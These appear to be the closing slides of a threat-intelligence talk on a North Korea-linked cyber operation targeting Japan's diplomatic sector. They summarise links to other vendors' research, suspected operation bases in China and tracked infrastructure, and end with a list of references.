
Merging Insights: MoonPeak by Cisco Talos

- Aug 2024
- XenoRat ➔ MoonPeak




Merging Insights: Securonix & Genians

- CLOUD#REVERSER by Securonix
- Konni by Genians



Merging insights: Summary



Future research:

1. Create clusters from discovered connections
 - Dandong = Unit XX1?
 - Baishan = Unit XX2?
2. Identify new or detailed TTPs
3. Find connections between clusters and validate hypotheses about group

Summary

- Recent Attack Campaigns targeting Japan:
 - › Mainly diplomatic sector
 - › Belonging to BabyShark cluster
- Operation Bases in China
 - › Dandong, Baishan
- Working Hours:
 - › 17 hours/day, 7 days/week
- Darkplum cyber operation is massive in scope
 - › Tracking approximately 100 hosts
 - › Recent research by several security companies intersects with our findings

References:

- <https://blogs.jpccert.or.jp/ja/2024/07/kimsuky.html>
- https://www.genians.co.kr/blog/threat_intelligence/facebook
- <https://www.forensicxs.com/north-korea-and-the-web/>
- <https://www.slideshare.net/slideshow/china-unicom-global-profile/66247876#9>
- <https://www.nbcnews.com/news/world/north-korea-hackers-stealing-military-secrets-us-allies-rcna163769r>
- <https://blog.talosintelligence.com/moonpeak-malware-infrastructure-north-korea/>
- https://www.genians.co.kr/blog/threat_intelligence/konni_universe
- <https://www.securonix.com/blog/analysis-and-detection-of-cloudreverser-an-attack-involving-threat-actors-compromising-systems-using-a-sophisticated-cloud-based-malware/>
- <https://www.zscaler.com/blogs/security-research/kimsuky-deploys-translatext-target-south-korean-academia>
- <https://asec.ahnlab.com/en/74034/>



NTT

Security